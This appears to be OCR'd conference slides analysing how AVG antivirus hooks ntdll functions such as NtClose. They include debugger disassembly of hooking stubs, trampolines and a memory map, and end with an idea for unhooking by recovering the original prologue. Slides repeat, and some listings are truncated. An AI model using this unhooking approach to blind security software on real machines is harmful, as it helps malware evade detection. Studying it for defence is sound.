
```
NtClose
jmp 7FFF4FE40300
syscall

7FFF4FE40300
jmp AV.dll!catch_malware()

AV.dll!catch_malware
if( !is_malware() )
        jmp 7FFF4FE40000

7FFF4FE40000
mov r10, rcx
mov eax, F
jmp (NtClose+OFFSET)
```

Where Are The Stubs?

"Hooking" stub




```
00007FFD6EC00958   FF25 F2FFFFFF   jmp qword ptr ds:[7FFD6EC00950]
00007FFD6EC0095E   CC              int3
00007FFD6EC0095F   CC              int3
```




Where Are The Stubs?

"Hooking" stub



```
00007FFD6EC00958   FF25 F2FFFFFF   jmp qword ptr ds:[7FFD6EC00950]
00007FFD6EC0095E   CC              int3
00007FFD6EC0095F   CC              int3
```




```
00007FFD6EC00958   FF25 F2FFFFFF   jmp qword ptr ds:[7FFD6EC00950]
00007FFD6EC0095E   CC              int3
00007FFD6EC0095F   CC              int
00007FFD6EC00960   4C:8BD1         mov
00007FFD6EC00963   B8 8C100000     mov
00007FFD6EC00968   FF25 3A000000   jmp
00007FFD6EC0096E   CC              int
00007FFD6EC0096F   CC              int
00007FFD6EC00970   CC              int
00007FFD6EC00971   CC              int
00007FFD6EC00972   CC              int
00007FFD6EC00973   CC              int
00007FFD6EC00974   CC              int
00007FFD6EC00975   CC              int3
```

```
aswhook.00007FFD85FB2200
push rbx
sub rsp,20
call qword ptr ds:[7FFD85FBADE0]
mov ebx,eax
call aswhook.7FFD85FB57C0
mov eax,ebx
add rsp,20
pop rbx
ret
```


Where Are The Stubs?

AVG DLL



```
00007FFD85FB2200  40:53           push rbx
00007FFD85FB2202  48:83EC 20      sub rsp,20
00007FFD85FB2206  FF15 D48B0000   call qword ptr ds:[7FFD85FBADE0]
00007FFD85FB220C  8BD8            mov ebx,eax
00007FFD85FB220E  E8 AD350000     cal
00007FFD85FB2213  8BC3            mov
00007FFD85FB2215  48:83C4 20      add
00007FFD85FB2219  5B              pop
00007FFD85FB221A  C3              ret
```

```
00007FFD6EC00900
mov qword ptr ss:[rsp+10],rbx
push rsi
jmp qword ptr ds:[7FFD6EC00948]
```



NtClose

```
jmp 7FFF4FE40300
syscall
```

7FFF4FE40300

```
jmp AV.dll!catch_malware()
```

AV.dll!catch_malware


```
if( !is_malware() )
        jmp 7FFF4FE40000
```

7FFF4FE40000


```
mov r10, rcx
mov eax, F
jmp (NtClose+OFFSET)
```

Where Are The Stubs?

Trampoline to come back to the original function (AVG)



```
00007FFD6EC00900     48:895C24 10     mov qword ptr ss:[rsp+10],rbx
00007FFD6EC00905     56               push rsi
00007FFD6EC00906     FF25 3C000000    jmp qword ptr ds:[7FFD6EC00948]
00007FFD6EC0090C     CC               int3
```



NtClose

```
jmp 7FFF4FE40300
syscall
```

7FFF4FE40300

```
jmp AV.dll!catch_malware()
```

AV.dll!catch_malware


```
if( !is_malware() )
        jmp 7FFF4FE40000
```

7FFF4FE40000

```
mov r10, rcx
mov eax, F
jmp (NtClose+OFFSET)
```

Where Are The Stubs?

Trampoline to come back to the original function (AVG)




```
00007FFD6EC00900   48:895C24 10    mov qword ptr ss:[rsp+10],rbx
00007FFD6EC00905   56              push rsi
00007FFD6EC00906   FF25 3C000000   jmp qword ptr ds:[7FFD6EC00948]
00007FFD6EC0090C   CC              int3
00007FFD6EC0090D   CC              int
00007FFD6EC0090E   CC              int
00007FFD6EC0090F   CC              int
00007FFD6EC00910   CC              int
00007FFD6EC00911   CC              int
00007FFD6EC00912   CC              int
00007FFD6EC00913   CC              int
00007FFD6EC00914   CC              int
00007FFD6EC00915   CC              int
00007FFD6EC00916   CC              int
00007FFD6EC00917   CC              int
00007FFD6EC00918   CC              int
00007FFD6EC00919   CC              int
00007FFD6EC0091A   CC              int
00007FFD6EC0091B   CC              int
00007FFD6EC0091C   CC              int
00007FFD6EC0091D   CC              int
00007FFD6EC0091E   06              ???
00007FFD6EC0091F   CC              int
00007FFD6EC00920   48:895C24 10    mov
00007FFD6EC00925   56              pus
00007FFD6EC00926   CC              int3
00007FFD6EC00927   CC              int3
00007FFD6EC00928   CC              int3
```

```
ntdll.00007FFDAEBA1606
push rdi
push r14
sub rsp,D0
mov rax,qword ptr ds:[7FFDAECFD500]
xor rax,rsp
mov qword ptr ss:[rsp+C0],rax
mov r14,r9
mov rdi,r8
mov r10,rdx
mov rsi,rcx
test rdx,rdx
je ntdll.7FFDAEBA175F
mov eax,dword ptr ds:[rdx]
mov ecx,dword ptr ds:[rdx]
and ecx,4
add ecx,ecx
mov edx,ecx
or edx,40
and al,2
mov eax,dword ptr ds:[r10]
```


Where Are The Stubs?

Memory area hosting the stubs (AVG)




```
00007FF7EA1E5000 | 0000000000001000 | ".rsrc"       | Resources                  | IMG | -R--- | ERWC-
00007FF7EA1E6000 | 0000000000001000 | ".reloc"      | Base relocations           | IMG | -R--- | ERWC-
00007FFF456A0000 | 0000000000010000 |               |                            | PRV | ER--- | ERW--
00007FFF61A30000 | 0000000000001000 | aswhook.dll   |                            | IMG | -R--- | ERWC-
00007FFF61A31000 | 0000000000007000 | ".text"       | Executable code            | IMG | ER--- | ERWC-
00007FFF61A38000 | 0000000000002000 | ".rdata"      | Read-only initialized data | IMG | -R--- | ERWC-
```

“Hooking” stub (AVG)



```
00007FFF456A0238   FF25 F2FFFFFF   jmp qword ptr ds:[7FFF456A0230]
00007FFF456A023E   CC              int3
00007FFF456A023F   CC              int3
00007FFF456A0240   0000            add byte ptr ds:[rax],al
```

Trampoline to come back to the original function (AVG)




```
00007FFF456A01DE   CC              int3
00007FFF456A01DF   CC              int3
00007FFF456A01E0   48:895C24 10    mov qword ptr ss:[rsp+10],rbx
00007FFF456A01E5   56              push rsi
00007FFF456A01E6   FF25 3C000000   jmp qword ptr ds:[7FFF456A0228]
00007FFF456A01EC   CC              int3
00007FFF456A01ED   CC              int3
```

Where Are The Stubs?

- The "hooking" stub is stored in a memory area allocated with NtAllocateVirtualMemory
  - There is a reference to this memory area in the first bytes of the hooked function
- The original prologue is stored in a memory area allocated with NtAllocateVirtualMemory
  - Contains a jump to an address near the function we are unhooking

UNHOOK IDEA

Walk the pointers to retrieve the original prologue



NtClose

jmp 7FFF4FE40300

syscall

7FFF4FE40300

jmp AV.dll!catch_malware()

AV.dll!catch_malware

if(!is_malware())

jmp 7FFF4FE40000

7FFF4FE40000

